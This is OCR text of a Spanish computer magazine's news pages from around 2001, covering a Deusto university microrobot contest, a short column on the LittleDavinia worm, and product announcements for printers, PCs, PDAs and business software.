El Certamen celebrado en el Auditorio de la Universidad de Deusto, que fue organizado por ESIDE (Estudios Superiores de Ingeniería de Deusto), se dividió en tres categorías diferentes. Estas pretendían englobar la competición en las pruebas de Rastreadores, Luchadores de Sumo y Microbots Inteligentes.

Para la primera de ellas, se utilizó un tablero con dos recorridos idénticos dibujados por unas líneas que se bifurcaban y enredaban. De esta manera, se ubicaban dos microbots en los puestos de salida y comenzaban al tiempo su andadura. Posteriormente se hacía el camino inverso, y en caso de que hubiera un empate, se realizaba una tercera carrera para elegir el ganador. Éstas eran de carácter eliminatorio, por lo que la tensión de los participantes se podía notar en el ambiente.

La segunda prueba se realizó sobre una madera circular en la que se situaban, uno enfrente de otro, los luchadores de sumo. Después de unos segundos tomaban contacto y libraban una dura batalla que finalizaba cuando uno de los competidores salía del tatami.



Dos participantes posan antes de emprender una

Los más inteligentes

Por último, la prueba más atractiva desde el punto de vista técnico, la de los microbots inteligentes, fue de lo más variada. En ella participaron máquinas cuyos cometidos eran de lo más dispares. Desde uno que era capaz de reproducir los movimientos programados mediante un teclado, hasta un hexápodo explorador, desfilaron por la «pasarela» del jurado.

Entre los más interesantes encontramos un recogedor de basura, que recorriendo un circuito, detectaba la presencia de un contenedor para posteriormente descargarlo sobre sus lomos. Otro de los participantes, y que obtuvo el primer premio, exploraba un laberinto que simulaba los conductos del aire acondicionado, recogiendo información sobre la temperatura de todos los puntos críticos, para luego regresar al punto de partida y enviar todo un informe a un panel exterior. Quizá el más espectacular fue el ya citado hexápodo, que coordinaba sus patas de manera similar a las hormigas, y era capaz de salvar pequeños obstáculos. Su utilidad como explorador estaba fuera de toda duda, aunque encontraba un gran inconveniente: su alto consumo no le aportaba una gran autonomía.

El concurso congregó a multitud de estudiantes que aclamaron las actividades de cada uno de estos poderosos artilugios, y la expectación creada puso a más de uno los nervios a flor de piel.

Son varias las universidades, además de la de Deusto en Bilbao, las que realizan este tipo de competiciones, y la pretensión que se tiene al respecto es la de coordinar e implantar una reglamentación global para convertir estos eventos en un circuito competitivo que potencie al máximo la ambición creativa de los estudiantes, que al fin y al cabo, serán los ingenieros del futuro.



Un apunte

Susana Herrero

Susanah@bpe.es

Amor y odio

Pequeña Davinia cuántos quebraderos de cabeza nos has causado a todos. Cuántos rumores perversos has levantado. Cuántos malestares... Y apenas has nacido, cuando ya te han cortado las alas. LittleDavinia, ese virus que detectó Panda el pasado 12 de enero y cuyo descubrimiento silenció hasta unos días después entre la comunidad de desarrolladores de antivirus. Y esto dio que pensar. Las malas lenguas, los fariseos, acusaban a la firma patria de ser la cuna del gusano, tal vez por envidias malsanas al no ser los primeros en descubrirlo. Panda calló y se saltó la obligación moral de avisar a sus colegas, pero actuó avisando al portal que albergaba la amenaza y, casi sin darle tiempo a que respirara una buena hondonada de bits, le pusieron cerco.

Pero ¿de dónde procede LittleDavinia realmente? Parece que nació del amor y actuó por odio. En su interior esconde un romántico y amenazador mensaje que rompe el corazón del que lo lee y los ordenadores que lo alojan. Muy bonito, la verdad. Sin embargo, puestos a elegir, como usuaria de Internet, vía a través de la que infecta, yo casi prefiero ser antigua y declararme con rosas, cartas de papel o corazones en los árboles a estos «programitas» fatales de ahora. En cualquier caso, si esta misiva llegó hasta Davinia (la protagonista de esta historia), Onel2 (el autor) ya puede dar su pasión por perdida.

Nuevos sistemas de impresión

La gama de impresoras Aficio se amplía con los modelos AP3200 y AP2600N, dos máquinas diseñadas para que los trabajos en red sean más sencillos ya que permiten usar y supervisar la impresora a distancia.

Las impresoras ya no son lo que eran. Con la digitalización ha llegado una nueva forma de imprimir documentos y, también, de denominar a las propias máquinas. Los sistemas de impresión digital de Ricoh son dispositivos que van más allá de un elemento de hardware tradicional, para incluir funciones de conexión con todos los equipos de una oficina o paquetes de software que mejoran la impresión y la convierten en una tarea más sencilla. Los dos últimos exponentes que ha presentado esta firma son dos impresoras láser dirigidas a pequeñas y medianas empresas que quieran compartir sus recursos a través de una red local.



La Ricoh Aficio AP2600N representa una opción interesante para pequeños grupos de trabajo que trabajen en red y quieran una impresión rápida, pero económica. La impresora tiene una velocidad de 26 páginas por minuto y admite una resolución máxima de 1.200 dpi. Incorpora una tarjeta Ethernet que permite compartir la impresora dentro de un grupo de trabajo. Además, Ricoh ha desarrollado un nuevo lenguaje de impresora para los entornos de base Windows denominado RPCS. Este lenguaje optimiza el procesamiento de los datos y garantiza una velocidad óptima en el fluido de datos.

La otra impresora láser que ha presentado la empresa es la Aficio AP3200, especialmente diseñada para entornos de red más complejos de empresas medianas. Puede imprimir hasta 32 páginas A4 por minuto y 25 a doble cara. Uno de los puntos fuertes de este sistema de impresión digital es su memoria, que en su modelo estándar tiene 32 Mbytes ampliables a 160 Mbytes. Además, para el uso profesional en entornos de trabajo en red, existe la opción de adaptar un disco duro de 6 Gbytes que permite imprimir un gran volumen de copias. Tanto esta impresora como la Aficio AP2600N disponen de un dispositivo de seguridad que, a través de un código programado, impide el acceso a la impresora a personal no autorizado.

Más información

La Aficio AP2600N tiene una velocidad de 26 ppm. El

Aprovechando este lanzamiento, Ricoh ha dado a conocer su nuevo producto para administrar la información de impresión en red: eCabinet. Este software permite capturar, archivar y recuperar documentos desde cualquier fuente virtual como correos electrónicos, faxes, documentos escaneados, contenidos de internet o documentos del PC. De esta manera, los grupos de trabajo tienen acceso a toda la información diaria que se imprime en una localización centralizada. Con un sencillo buscador web, cualquier usuario puede recuperar un documento aunque el ordenador de la persona que lo haya impreso esté apagada.



www.ricoh.com

Ricoh 93 295 76 00

Cioce presenta un portátil

Cioce ha presentado el nuevo ordenador portátil HU-TN3500 de Hundyx, un equipo compacto que pesa sólo 2,2 kilos y tiene menos de 3 centímetros de altura. Incorpora un procesador Mobile Celeron a 500 MHz con posibilidad de ampliarlo a un Mobile Pentium III hasta 866 MHz. En cuanto al almacenamiento, incorpora un disco duro UDMA de 10 Gbytes removible y una bahía *hot-swap* que permite intercambiar «en caliente» el DVD-ROM que lleva de serie y la disquetera que también incluye.

Su pantalla es TFT de 13,3 pulgadas con uno de los controladores gráficos 3D más potentes para portátiles: el ATI Rage LT Pro Mobility, que proporciona una gran calidad para presentaciones gráficas y aplicaciones multimedia. Además, incluye una tarjeta de sonido compatible SoundBlaster, salida de televisión, micrófono y dos altavoces integrados.

La conectividad de este portátil se completa con un módem-fax de 56 Kbps y varias salidas USB y PCMCIA.

www.cioce.es

Ei System lanza el equipo

La compañía presenta este equipo, complementado con un PDA, pensado para los usuarios que quieren una solución de altas prestaciones y necesitan disponer de información en cualquier sitio.

Ei System presenta con el Complete Palm un dispositivo adicional al PC, un PDA PALM m100, herramienta de trabajo que se puede sincronizar con nuestro ordenador para gestionar la información o el correo con total autonomía.

Con este PDA el usuario dispondrá de agenda de citas, agenda de direcciones, reloj, control de actividades pendientes, notas, calculadora, correo electrónico y mensajes SMS. Y con sus 2 Mbytes de capacidad podremos guardar además miles de direcciones, años para citas y cientos de actividades pendientes.

Otras aplicaciones muy útiles con las que se puede sincronizar el PDA son MS Word o Excel y MS Outlook. Pero destacan especialmente las soluciones para descarga de aplicaciones de Internet o gestión del correo electrónico (AOL Mail, Eudora Pro, Lotus Notes, MS Outlook, etc).

El Complete Palm cuenta con un microprocesador Pentium III a 866 MHz, la memoria es de 128 Mbytes de SDRAM a 133 MHz ampliables y tiene un potente disco duro con capacidad de 30,7 Gbytes UDMA. En el apartado gráfico dispone de una tarjeta gráfica de última generación ATI Fury Pro Vivo de 32 Mbytes con entrada y salida de audio y vídeo. Gracias a su entrada de vídeo se pueden capturar imágenes y disfrutar de ellas en el televisor. Además, utilizando su acelerador gráfico RAGE 128 PRO y a sus 32 Mbytes de memoria se saca el máximo partido a los juegos más sofisticados y se obtienen resultados óptimos en el tratamiento de imagen.

Este apartado se completa con un excelente monitor LG 775N de 17 pulgadas y una resolución de 1.280 x 1.024. También tienen una unidad de DVD con velocidad de 40x 8x que ofrece ventajas como disfrutar del cine en casa con calidad digital. Respecto al sonido, su tarjeta es una SoundBlaster 128 y los altavoces son Creative de 100W.

La configuración incluye, además de fax-módem interno de 56 Kbytes, una conexión gratuita a Internet.

www.eisystem.es

Ei System 902 100 302

Imágenes más claras y brillantes

Un diseño compacto, alta calidad de imagen y bajo consumo son las señas de identidad del modelo 1530V de la familia de pantallas TFT de NEC, que puede ser utilizado por usuarios tanto profesionales como particulares. Sus reducidas dimensiones lo hacen apto para su ubicación en cualquier lugar.



El miembro más joven de la saga MultiSync proporciona, gracias a su matriz activa LCD, un índice de contraste de 10:1. Presenta un ángulo de visión de 120 grados en horizontal y 90 grados en vertical y una tasa de luminiscencia de 200 candelas por metro cuadrado que permite a MultiSync 1530V ofrecer imágenes de extraordinaria claridad y detalle.

Un aspecto de especial interés para entornos corporativos es el ahorro de energía que consigue este aparato. En modo normal consume 25 vatios, mientras que en reposo el índice se reduce a tres vatios. La resolución óptima para este modelo se cifra en 1.024x768 a 75Hz.

MultiSync 1530V está disponible a un precio de 189.000 pesetas (1134,45 euros), IVA incluido. Además, disfruta de una garantía de tres años que incluye retroiluminación y servicio de reemplazo *in situ*.

www.nec.es

Nec Ibérica 902 15 29 86

Minolta rompe los tópicos de la impresión láser

La nueva magicolor 2200 DesKLaser ofrece alta calidad de impresión a color, gran capacidad de trabajo en red y un precio equiparable al de los dispositivos de tinta. Enfocada a usuarios interesados en beneficiarse de las ventajas del láser y el color,



el último dispositivo de Minolta propone tasas de 20 páginas por minuto en monocromo y cinco en color, con una resolución de 1.200 puntos por pulgada.

Se desenvuelve sin problemas en ámbitos corporativos, independientemente de su tamaño. En efecto, además de estar equipada con una tarjeta de red 10/100BaseTX Ethernet, la nueva magicolor presenta una carga de papel de 650 hojas, impresión a doble cara gestionada de forma automática y, opcionalmente, una unidad de buzón direccionable. Esto supone la posibilidad de equipar la impresora con cinco bandejas, lo que permite distribuir la impresión de diferentes trabajos a cada una ellas o asignar una bandeja a cada trabajador.

Magicolor 2200 DeskLaser se lanza al mercado este mes con un

Fe de erratas

En una noticia publicada el pasado mes de diciembre en la página 36 de nuestra revista, en la que se hablaba de nuevos monitores de Sony, se informó por error de que el modelo HMD-A420 es una pantalla TFT de 19 pulgadas. En realidad este monitor de 19 pulgadas es FD Trinitron.

Potencia y comodidad en el nuevo

La empresa dedicada a la distribución y el ensamblaje de ordenadores Akko System presenta un ordenador con un diseño compacto que integra todos sus componentes en el monitor LCD.

El Akko TOP LCD viene equipado con un procesador Intel Pentium III a 800 MHz, 128 Mbytes de memoria RAM y un disco duro de 20,4 Gbytes. Toda una «máquina» que además ocupa la quinta parte de un PC de sobremesa tradicional, ya que integra todos sus componentes en su monitor de 15 pulgadas LCD. Este ordenador está diseñado para los usuarios que requieran la máxima potencia en un reducido espacio y que no renuncien a un diseño moderno. En el apartado multimedia, el Akko TOP LCD viene con una tarjeta de sonido compatible Sound Blaster y una tarjeta gráfica integrada en la placa. En el monitor también se encuentran su disquetera y su unidad de CD-ROM 24x. Cuenta con dos puertos USB y tres *slots* PCMCIA que completan la conectividad del equipo.

www.akko.es



Más información

El Akko TOP LCD tiene un módem interno de 56 kbps, tarjeta de red Ethernet 10/100, teclado con funciones multimedia y un ratón Logitech Pilot Mouse. Su

TDK conquista el campo del hardware con su

La prestigiosa firma de soportes de grabación se estrena como fabricante de hardware con un dispositivo que permite almacenar archivos de audio en CD-R grabables o regrabables, leer CD de audio o CD-ROM, realizar copias de seguridad de archivos de datos o guardar fotos, vídeos, etc. CD-R/RW Cyclone consigue velocidades inusitadamente elevadas, tanto de grabación, con 12x en CD-R y 10x en CD-RW, como de lectura de CD con tasas de 32x.

El empleo de la tecnología BURN-Proof de este aparato impedirá los errores del *buffer underrun*, eliminando así el factor más habitual de deterioro de las obleas. Mediante el software Nero de gama alta, la primera herramienta que soporta BURN-Proof, el usuario podrá realizar otras tareas mientras graba, como navegar por Internet, y alcanzará velocidades de registro de 12x. El software de grabación InCD y el exclusivo Digital MixMaster de TDK acompañan también este dispositivo, así como numerosos accesorios (cintas vírgenes, tornillos, un cable E-IDE, manual de usuario multilingüe, etc.). CD-R/RW Cyclone tiene un año de garantía y cuesta 59.995 pesetas (360,57 euros).

www.tdk.com

TDK 91 748 29 60

Compumarket distribuye la

Con un diseño atractivo y un tamaño muy reducido, la Sony DSC-P1 cabe en cualquier bolsillo y es muy fácil de utilizar. Su resolución máxima de 3,34 megapixels permite realizar copias de las instantáneas en tamaño A4 con la misma calidad de un carrete normal.

Además de hacer fotos, la cámara de Sony tiene un modo grabación con el que se pueden realizar pequeños vídeos en formato MPEG HQ. Su función Clip Motion permite hacer archivos GIF animados combinando fotografías tomadas con la propia cámara. La DSC-P1 guarda las fotos en un dispositivo Memory Stick y dispone de una pantalla LCD en la que se pueden revisar de un vistazo todas las instantáneas tomadas.

La cámara dispone de un *zoom* óptico de 3x retráctil y de una conexión USB que permite la rápida transmisión de imágenes al ordenador para su posterior edición.

Su precio aproximado es de 160.000 pesetas (961,62 euros).

www.compumarket.es

Nuevos faxmodems PCMCIA y USB de

Para los profesionales que necesitan estar conectados a Internet en sus viajes, Zoom ha lanzado un nuevo faxmódem PCMCIA. Este modelo tiene capacidad V.80 e integra la tecnología DSP (*Digital Signal Processor*) para aumentar el rendimiento de la conexión. Además, este faxmódem incluye el software Zoom World Traveler Universal DAA que le permite trabajar en compatibilidad con los sistemas telefónicos de 185 países, de forma que lo convierte en una herramienta muy útil para trabajadores móviles.



Zoom ha presentado también un módem con entrada USB dirigido a usuarios domésticos. Su característica principal es que se alimenta directamente del bus del equipo evitando la utilización de transformadores externos. El módem puede alcanzar la velocidad de 56 kbps.

Tanto el módem 56kbps PCMCIA como el modelo USB se encuentran ya disponibles a un precio de 17.900 pesetas (107,58 euros) para el primer producto y 14.900 pesetas (89,55 euros) para el modelo USB.

www.zoom.com

www.umd.es

Sonido de cine en el

El *kit* Sound Blaster Surround 5.1 combina la tarjeta Sound Blaster Live! Player 5.1 con los altavoces Desktop Theatre 5.1 DTT2200 para conseguir sonido Dolby Digital en el PC.

Desde que los usuarios de PCs oían en sus máquinas el artificial sonido de sus altavoces internos ha pasado mucho tiempo. A medida que avanzaban los ordenadores, la música y el sonido en general han obtenido una importancia capital, sobre todo en los videojuegos. El último representante de lo avanzado que está el sector de altavoces y tarjetas de sonido es el *kit* Sound Blaster Surround 5.1 de Creative Labs. Se trata de una solución de sonido completa que une la última tarjeta Sound Blaster Live! Con unos altavoces que, al utilizar la tecnología SoundWorks Digital de Creative, pueden reproducir el formato Dolby Digital.

El *kit* está dirigido a aquellos usuarios que quieren sacarle el mayor partido posible a sus videojuegos o que quieren ver películas DVD en el ordenador con el mejor sonido. Los altavoces Desktop Theatre 5.1 DTT2200 reproducen seis canales de salida de sonido a través de sus cinco satélites y su *subwoofer*. Además, tienen sonido envolvente Surround.

Con el kit Sound Blaster Surround 5.1 se incluye un paquete muy completo de software que contiene, entre otros programas, un mezclador de sonidos, el juego MDK 2 o una aplicación para hacer llamadas gratis de PC a PC a través de Internet.



Más información

El kit Sound Blaster Surround 5.1 tiene un precio de 39.900

www.europe.creative.com

Creative Labs 91 662 51 16

Boeder lanza su sintonizador

Con el aspecto de un módem se presenta el USB TV BOX de Boeder, un dispositivo que convierte el ordenador en un sistema de televisión. Para ver hasta 125 cadenas de televisión por cable o 70 por antena sólo hay que conectar el ordenador a la antena de televisión y seguir unos sencillos pasos de instalación. Además de animación en vídeo de alta calidad y dimensión graduable de la ventana, cuenta con soporte para fotografiar imágenes de la televisión. Capta hasta 30 fotogramas por segundo con el formato CIF (352 x 288 *pixels*).



Se trata de un dispositivo externo con conexión USB y que soporta Twain para importar imágenes y editarlas. El software que lo acompaña es de fácil manejo y permite la visualización de múltiples ventanas al mismo tiempo. Su precio es de 19.995 pesetas (120,17 euros).

www.boeder.es

Boeder 91 658 67 44

Infocus LP 260, un proyector

LCD Audiovisuales, distribuidor oficial de Infocus en España, ha presentado el proyector más ligero de su gama, el LP 260. Su peso de 2,5 kilos y sus reducidas dimensiones, 75 milímetros de alto por 190 de ancho y 290 de largo, lo convierten en un dispositivo fácilmente transportable para presentaciones móviles.

Infocus facilita la utilización del proyector incluyendo un solo cable de conexión que además reduce el tiempo de implementación. Tiene una resolución real SVGA de 800 x 600 y una paleta de 16,7 millones de colores. Las imágenes que proyecta pueden ser vistas con las luces de la sala encendidas gracias a su lámpara de 120 vatios que tiene una luminosidad de 700 ANSI lúmenes. El proyector de Infocus cuesta 735.000 pesetas (4.417, 44 euros).

www.lcd.es

Teclado y ratón sin cables

Todos los usuarios de ordenador que se lían con los cables están de suerte, ya que la empresa Memorex acaba de presentar un conjunto de teclado y ratón inalámbricos que acabarán con todos los enredos. Estos dispositivos presentan como novedad un sistema de radiofrecuencia para conectarse y pueden funcionar a una distancia de más de dos metros respecto al ordenador. Además, incluyen una función multicanal para evitar interferencias con otros usuarios.

El ratón dispone de cuatro botones totalmente programables y una rueda que permite tanto el desplazamiento vertical como horizontal de páginas web o documentos de texto. El teclado incluye cuatro teclas multimedia con las que se puede arrancar el navegador de Internet, el programa de correo electrónico o poner el ordenador en modo de suspensión con un solo toque de botón.

El pack está disponible a un precio muy competitivo: 9.900 pesetas (59,50 euros).

www.memorexlive.com

Memorex 91 745 62 42

BREVES

Grabación de CDs a velocidades de vértigo

Los dispositivos de grabación de CDs cada día son más rápidos. Muestra de ello es el último modelo lanzado por la firma Ricoh, el MP7125A-DP. Su velocidad de grabación (CD-R) de 12x, que permite tener listo un CD en menos de 5 minutos, su capacidad de regrabación (CD-RW) de 10x y su velocidad de lectura de hasta 32x satisfacen a los más exigentes usuarios. La grabadora de Ricoh incorpora la tecnología JustLink que aporta seguridad y estabilidad a las grabaciones. Esta novedad previene los errores de *buffer underrun*, que se suelen producir cuando el ordenador no es capaz de transferir con la velocidad suficiente los datos a grabar y con ello se detiene la grabación, con la consecuente pérdida del disco. En caso de producirse este tipo de error, el láser deja de grabar automáticamente y cuando se restablece la tasa de transferencia necesaria, la grabación prosigue desde el lugar donde quedó parada. Incluye el software necesario para grabar CDs. Su precio aproximado es de 46.700 pesetas (280,70 euros).

www.ricoh.com

Nuevas funcionalidades para los Palm

Desde un software para la lectura de libros electrónicos hasta la inclusión de reconocimiento de voz, las populares Palm (70 millones de unidades en EEUU) viven una segunda juventud, contando con unas 7.000 aplicaciones que desarrollan nuevas aplicaciones y extensiones de uso.


De hecho, tras el concurrido foro PalmSource (*www.palm.com/europe/palmsource*) celebrado a finales del año pasado al otro lado del «charco», y el homónimo acontecido a principios de este mes en Holanda, la comunidad de concesionarios, desarrolladores y proveedores no para de crecer estableciendo un nuevo estilo de «Economía Palm», según su director senior de Alianzas, Gabriel Acosta-López.

Para empezar, Aportis Technologies (*www.aportis.com*) ha lanzado un nuevo visualizador de archivos PDF de Adobe en dispositivos Palm. Actualmente, se puede obtener ya casi cualquier tipo de información, como noticias financieras o el tiempo atmosférico, y ya existían algunas soluciones, como por ejemplo Primer, de Ansyr Technology, que permitía visualizar los ficheros portables (*Portable Document Files*) en PDAs. El software AportisDoc PDF Converter, consistente en una aplicación de escritorio y la versión del lector de documentos para Palm, permite que los archivos puedan ser visualizados en ordenadores portátiles mediante la eliminación de determinados datos, como los gráficos y las imágenes. Este nuevo programa de lectura estará disponible para uso personal y gratuito durante los seis primeros meses, y se puede descargar desde su web; pasado ese tiempo habrá que abonar 15 dólares (unas 2.600 pesetas) para continuar utilizando la aplicación. La compañía también ofrece un lector de documentos para Palm denominado AportisDoc Mobile Edition 2.2, y ha instalado una biblioteca con cerca de 3.000 libros electrónicos en su página web. En Internet existen unos 10.000 ficheros PDF de libre uso.

El *website* AnyDay puede mantenerse en perfecta sincronía con la agenda de la Palm.

Dale voz

Otra de las múltiples direcciones hacia donde Palm apunta, se encamina al inminentemente reconocimiento de voz en sus dispositivos PDAs. Tras el acuerdo alcanzado con SpeechWorks, también permitirá ofrecer acceso telefónico a información programada y almacenada *on-line* a través del servicio de calendario AnyDay.com (adquirida por Palm a principios de 2000). Así y todo, éste es el primer paso de Palm para incorporar tecnología de voz dentro de sus máquinas, lo que ayudará a extender el valor de las originales herramientas PIM (*Personal Information Management*) que pueblan el mercado. Previsto el servicio para el primer trimestre de 2001, los usuarios de Palm podrán escuchar su agenda diaria, la libreta de direcciones y los apuntes personales. Pero también se pretende que se pueda gestionar la información, realizar dictados o añadir contactos a las bases de datos de direcciones, todo mediante el teléfono.



Los robots dirigidos por un PDA abren un nuevo mundo de posibilidades.

Mándalo por cafés

Después de convertir a la Palm en un teléfono móvil, en un «walkman» MP3 o en una cámara de fotos, ¿por qué no ponerle unas ruedas y transformarlo en un robot autónomo? Por 299 dólares (algo más de 50.000 pesetas), Acroname (*www.acroname.com*), una empresa de Boulder (Colorado) vende un *kit* que dota de tres ruedas y sensores infrarrojos al PDA, que hace a su vez las funciones de cerebro. Es compatible con todas las versiones de Palm, exceptuando la V, mientras que ya se está diseñando el «esqueleto» para la Visor de Handspring. El software que le haga funcionar se puede bajar de la web de Acroname, mientras se piensa en futuros usos cotidianos que no sean los de desactivar minas ni espiar el patio del vecino.

www.palm.com/europe

Palm (00-33) 01 4197 4600

Sony incorpora GPS en su Cliè para aventureros

Aunque parezca una brújula sofisticada y cara, el nuevo módulo GPS de posicionamiento global puede resultar útil a un determinado tipo de usuario: el aventurero que corre el París-Dakar o su émulo de fin de semana. La empresa japonesa lo presentó el pasado mes en su sede de Tokio, permitiendo convertir su PDA basado en PalmOS en un completo navegador con el que será casi imposible perderse. El dispositivo lo compone una pequeña antena situada en su parte superior, que captura las señales provenientes de los satélites, y el software capaz de interpretar dichas señales para ofrecer la latitud y la longitud exactas.



Los Sony Cliè se convierten en sofisticadas brújulas con un GPS.

www.sony.co.jp

Sony 93 402 64 00

BREVES

Un PDA con BeOS para jugadores

La empresa Technopop está planeando sacar un dispositivo llamado «Tight», un cruce entre los Palm y las GameBoy, que empleará como sistema operativo el BeIA (la variante portátil de BeOS). Pensado para los «jugones» de la casa, permitirá a la gente tener un *handheld* a color capaz de manejar juegos tan populares como Quake, Unreal o Tomb Raider.



El ojo de buey

Javier Renovell
jreno@bpe.es

Discordancias y divergencias

Las diferencias entre ricos y pobres se están agudizando, y en el mismo mundo rico conviven bolsas de pobreza y marginalidad. Los «ilustrados» han dado paso a los «enchufados», y la progresiva especialización de la economía productiva se ha trasladado también, a grandes rasgos, a tres bloques mundiales: las materias primas se extraen de África y Sudamérica; la fabricación y ensamblaje se concentra en el Sudoeste asiático; el consumo y la comercialización se cristaliza en Europa occidental y Norteamérica.


Por eso, cuando uno se compra un coche «americano» como el Pontiac Le Mans, de los 3,5 millones de pesetas desembolsados, realmente se están pagando 1 millón a Corea del Sur por el montaje, 600.000 a Japón por el motor y la electrónica, 250.000 a Alemania por la ingeniería del diseño y la línea, 150.000 a Taiwan y Singapur por pequeños componentes, 90.000 a Gran Bretaña por el marketing y 17.500 a Irlanda o Barbados por procesos de datos. El resto del millón largo de pesetas son los que se quedan en el país, a repartir entre el revendedor, los soportes para anunciantes y Hacienda. Esta globalización es la misma que afecta desde hace tiempo a ordenadores y periféricos. Pero las distancias entre continentes no las marcan ya los kilómetros de caminos de hierro construidos (con o sin pasos a nivel), sino la disponibilidad de acceso a las nuevas autopistas de fibra de vidrio. Aunque mientras tanto, las pateras no paran de llegar.


Autodesk Inventor 4, diseño mecánico más fácil

La nueva versión del sistema de modelado de sólidos de Autodesk pretende que los diseñadores e ingenieros que todavía trabajan en dos dimensiones se pasen al 3D gracias a su facilidad de uso y a la compatibilidad con el formato DWG.

El diseño por ordenador cada vez tiende más hacia la facilidad de uso y las tres dimensiones. Prueba de ello es este Inventor 4, un producto pensado para dejar atrás el tradicional trabajo en la mesa de dibujo y que facilita la transición del diseño mecánico 2D al 3D. Inventor 4 es utilizado principalmente para diseñar productos de consumo, automóviles y sobre todo maquinaria industrial. Basado en tecnología adaptativa, permite el modelado de grandes ensamblajes ya que incluye una base de datos segmentada que facilita la gestión de las piezas, cargando sólo las partes que se están utilizando en cada momento.

Los diseñadores que todavía trabajan con soluciones en dos dimensiones tienen en Inventor la herramienta indicada para realizar la transición al 3D. Los usuarios tienen la posibilidad de importar planos existentes en formato DWG (el formato más utilizado en diseño 2D) para usarlos como





base en la creación de una pieza. Asimismo, este software permite la creación de planos de manera automática a partir de piezas modeladas en tres dimensiones.

La versión 4 posibilita la creación de piezas en 3D sin necesidad de escribir parámetros, lo que permite una visualización desde el primer momento de los objetos. De esta manera, el aprendizaje es mucho más rápido e intuitivo. Además, en este programa se ha mejorado lo que en Autodesk llaman «ingeniería concurrente», es decir, la posibilidad de que varios diseñadores trabajen sobre la misma pieza al mismo tiempo y que los cambios se actualicen en tiempo real en todos los ordenadores.

Inventor 4 dispone de las mismas herramientas de publicación web que AutoCAD 2000i, con lo que las piezas pueden ser publicadas en Internet de una manera sencilla y rápida.

El programa ya está disponible en inglés internacional y saldrá a la venta en castellano a mediados de este mes. Su precio aproximado, que incluye la actualización gratuita de las versiones que aparezcan en un año, es de 1.265.000 pesetas (7.600 euros).

www.autodesk.es
Autodesk 902 12 10 38

Websense limita el acceso a Internet en el trabajo

La generalización del uso de Internet en el entorno laboral ha hecho que las empresas teman una bajada de la productividad de sus empleados por una utilización indebida de la Red. El programa Websense, fabricado por la compañía NetPartners, evita esta posibilidad, ya que restringe previamente el acceso a determinadas categorías de páginas web, sobre todo aquellas relacionadas con la pornografía, juegos de azar y violencia. Este sistema se sustenta en una base de datos que se actualiza diariamente y que dispone de más de 1.700.000 sitios y unos 16 millones de páginas web clasificados en 30 categorías. Esta solución utiliza USENET, un software patentado, que repasa los motores de búsqueda y las listas de sitios para incluir nuevas páginas, *newsgroups* y salas de *chats*, en el momento en que los trabajadores se conectan. Con el fin de minimizar errores, un grupo de investigadores revisa las URL que se han incluido en la base de datos de categorías prohibidas de Websense. Por último, y para obtener una mayor prevención, el programa revisa periódicamente los sitios web. Este software de control se distribuye en España por el mayorista NewLink-Allaso.

www.newlink-sp.com

iGrafx Process 2000 pone el éxito empresarial ante sus ojos

El software gráfico de Micrografx permite optimizar la planificación de la empresa mediante herramientas mejoradas de simulación, análisis y mapas de procesos.

Avalado por la certificación Windows 2000, el renovado iGrafx Process presenta mejoras en aspectos como el motor de simulación, la personalización de los diagramas de proceso y el generador de horarios y la compatibilidad con herramientas alternativas. Ken Carraher, presidente de Gestión de Procesos Empresariales de Micrografx, justifica la introducción de dichas mejoras por el hecho de que las organizaciones desean racionalizar sus operaciones mediante la implementación de sistemas de empresa como Enterprise Resource Planning (ERP), la automatización de ventas y muchos otros. Todos estos esfuerzos requieren que las empresas evalúen, documenten y mejoren sus operaciones a través de los procesos que las definen.

Destaca el perfeccionamiento del motor de simulación, que localiza rápidamente los cuellos de botella en los procesos y orienta sobre la reutilización de recursos.

El PVP aproximado de iGraf Process 2000 en inglés es de 232.100 pesetas (1.395 euros) más IVA.

www.micrografx.com
Micrografx Ibérica 91 710 35 82

Aladdin blinda la información de empresas y particulares

Aladdin España pretende ofrecer a usuarios corporativos y domésticos una solución proactiva de entrada a la Red que prevenga el ataque desde medic conocidos o desconoc dos. Los principales ben ficios de su program eSafe Gateway 3.0 s centran en el campo c las transacciones come ciales, que se volverá más ágiles y seguras, y e el de la actualización c las políticas de seguridad de contenidos de cada empresa.

El programa incluye automáticamente en una lista negra tanto *sites* como *e-mails* considerados «ofensivos» por la entidad. Igualmente, descarga nuevas firmas de ataques y todos los cambios en las políticas de seguridad que produzcan durante el ío. Por otro lado, eSafe ateway hace filtrados nto de programas sual Basic y Java perniciosos como de *websi*s basados en URL.

El precio recomenda o de eSafe Gateway .0 depende del número de licencias de uso, siendo de 300.000 pesetas (1800,72 euros) para 25 usuarios.

www.ealaddin.com
Aladdin 91 375 99 00

FaxNow! 2000 ya en castellano

RedRock, compañía británica desarrolladora de software de conectividad y mensajería para Internet y fax, ha anunciado el lanzamiento de la versión española de su último producto. FaxNow! 2000 está diseñado para el mercado de las pymes y los teletrabajadores, ofreciéndoles la posibilidad de enviar faxes desde su escritorio.

